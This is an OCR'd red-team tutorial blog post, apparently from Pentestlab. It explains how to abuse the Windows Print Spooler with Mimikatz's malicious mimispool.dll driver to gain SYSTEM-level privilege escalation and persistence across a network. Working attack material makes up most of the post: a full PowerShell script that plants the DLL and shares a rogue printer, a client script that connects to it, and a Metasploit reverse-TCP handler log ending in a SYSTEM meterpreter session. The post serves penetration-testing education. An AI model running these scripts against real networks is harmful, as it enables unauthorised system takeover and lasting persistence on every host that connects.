Universal Privilege Escalation and Persistence – Printer

pentestlab.blog/category/red-team/page/30


August 2, 2021

The Print Spooler is responsible to manage and process printer jobs. It runs as a service with SYSTEM level privileges on windows environments. Abuse of the Print Spooler service is not new and successful exploitation (PrintNightmare) could allow local privilege and domain escalation since the service is running on domain controllers by default. Except of these scenarios it could be also used as a universal privilege escalation and persistence allowing SYSTEM level privileges to be obtained in every host on the network by sharing an arbitrary printer over the network.

Benjamin Delpy has released a fake printer driver as part of Mimikatz which could be used to demonstrate these scenarios. The following PowerShell snippet needs to be executed on the compromised system where local administrator access has been achieved in order to make the system a Print Server. A new printer will be added with one of the embedded driver of Windows (Generic). The malicious driver (mimispool.dll) will be copied from Mimikatz to the printer drivers folder and the required registry keys will be created that will point to the malicious driver.


```
$printerName   = 'Pentest Lab Printer'
$system32    = $env:systemroot + '\system32'
$drivers     = $system32 + '\spool\drivers'
$RegStartPrinter =
'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Print\Printers\' + $printerName
Copy-Item -Force -Path ($system32 + '\mscms.dll')       -Destination
($system32 + '\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll'  -
Destination ($drivers + '\x64\3\mimispool.dll')
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -
Destination ($drivers + '\W32X86\3\mimispool.dll')
Add-PrinterDriver -Name    'Generic / Text Only'
Add-Printer    -DriverName 'Generic / Text Only' -Name $printerName -
PortName 'FILE:' -Shared
New-Item     -Path ($RegStartPrinter + '\CopyFiles')        | Out-Null
New-Item     -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   | Out-Null
```

```
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Directory' -PropertyType 'String' -Value 'x64\3' | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Files' -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi') -Name 'Module' -PropertyType 'String' -Value 'mscms.dll' | Out-Null

New-Item -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory' -PropertyType 'String' -Value 'W32X86\3' | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files' -PropertyType 'MultiString' -Value ('mimispool.dll') | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module' -PropertyType 'String' -Value 'mscms.dll' | Out-Null

New-Item -Path ($RegStartPrinter + '\CopyFiles\Mango') | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Directory' -PropertyType 'String' -Value $null | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Files' -PropertyType 'MultiString' -Value $null | Out-Null

New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango') -Name 'Module' -PropertyType 'String' -Value 'mimispool.dll' | Out-Null
```




Create a Shared Printer

The printer will be visible from the Print Management.



Fake Printer


The new printer will be shared therefore it can be reachable from any system in the network.



Shared Printer


As a standard user authenticating to any host on the network and executing the following from a PowerShell console will connect the fake printer with the host. During the connection the malicious drivers will be loaded as well.

```
$serverName = 'dc.purple.lab'
$printerName = 'Pentest Lab Printer'
$fullprinterName = '\\' + $serverName + '\' + $printerName + ' - ' + $(If ([System.Environment]::Is64BitOperatingSystem) {'x64'} Else {'x86'})

Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue

Add-Printer -ConnectionName $fullprinterName


```




Client – Connect to a Printer via PowerShell

Alternatively this connection could be established via the Windows explorer and double-clicking on the network printer.



Windows Printer Installation

Once the installation is finished the malicious driver will be loaded as well and any arbitrary code will be executed under an elevated context (SYSTEM). By default the "*mimispool.dll*" will open an elevated command prompt. Even though the user initiate the installation, the code will executed with elevated privileges since the Print Spooler service which is running as SYSTEM will actually perform the installation.



Printer – Elevated Command Prompt

However the driver can be modified to execute a beacon on the system.


```
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.2
LHOST => 10.0.0.2
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (200262 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.0.2:4444 -> 10.0.0.5:49687) at 2021-07
-31 11:39:37 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation via Printer

It should be noted that sharing a malicious printer over the network and executing drivers from different hosts not only will lead to a universal privilege escalation but will also act as a persistence method. This is because the Print Spooler service will load all the drivers during the Windows startup which are part of the following directory:


`C:\Windows\System32\spool\drivers\x64\3\`

It is useful to understand how the technique works on the background. Initially the "*spoolsv.exe*" process will copy the driver file from the print shared folder.




CreateFile – mimispool.dll

The arbitrary driver file will be copied into the drivers local folder.




Copy mimispool.dll Locally

The registry keys associated with the printer will be rendered locally in the same structure as the system which acts as a printer server.




Registry Keys

The “*spoolsv.exe*” process runs as SYSTEM user. Therefore files and registry keys could be copied into privileged locations such as HKLM and Windows System32.



